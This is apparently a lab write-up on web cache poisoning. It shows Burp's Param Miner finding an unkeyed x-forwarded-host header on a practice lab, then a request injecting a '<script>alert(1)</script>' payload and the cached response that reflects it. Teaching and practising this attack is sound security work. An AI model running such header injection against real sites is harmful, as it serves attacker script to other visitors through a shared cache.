

Web Cache Poisoning:

Injecting the victim's unkeyed Input that is stored as cache response is passed on to other users. It is the same keyed input that is served with the malicious response we stored in cache.

Attack:

How it's done:

- Capture any request from the lab website and send it to repeater
- Observe the "AGE" in response and the host, meta-data content
- Add extension **Param Miner** to Burp




Fig: Observe the host and meta-data content are same.

- Right click and click on "Guess Header"




Fig : Parameter identified is x-forwarded-host

- Inject payload into x-forwarded header as **a. "<script>alert(1)</script>**


- Send the request and observe in the response.

```
2 Host: 47a9bcec.poisson.digi.ninja:2443
3 x-forwarded-host: a."<script>alert(1)</script>
4 Connection: close
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/85.0.4183.121 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
  lication/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document

Basic - Cache Poisoning Lab
</title>
<link rel="shortcut icon" type="image/x-icon" |
20
21 <link rel="apple-touch-icon" href="/apple-toucl
22 <meta property="og:title" content="Basic Poiso
23 <meta property="og:type" content="website" />
24 <meta property="og:image" content="http://a.">
  <script>
    alert(1)
  </script>
  /cms/social.png" />
25 </head>
26 <body>
27 <h1>
  Basic Poisoning Lab
```

Fig: Injected payload is observed in the response.

- Turn off the Intercept and refresh the lab



- So, we successfully poisoned the cache and it is persistent till the next cache refresh happens.

Thank You. 😊

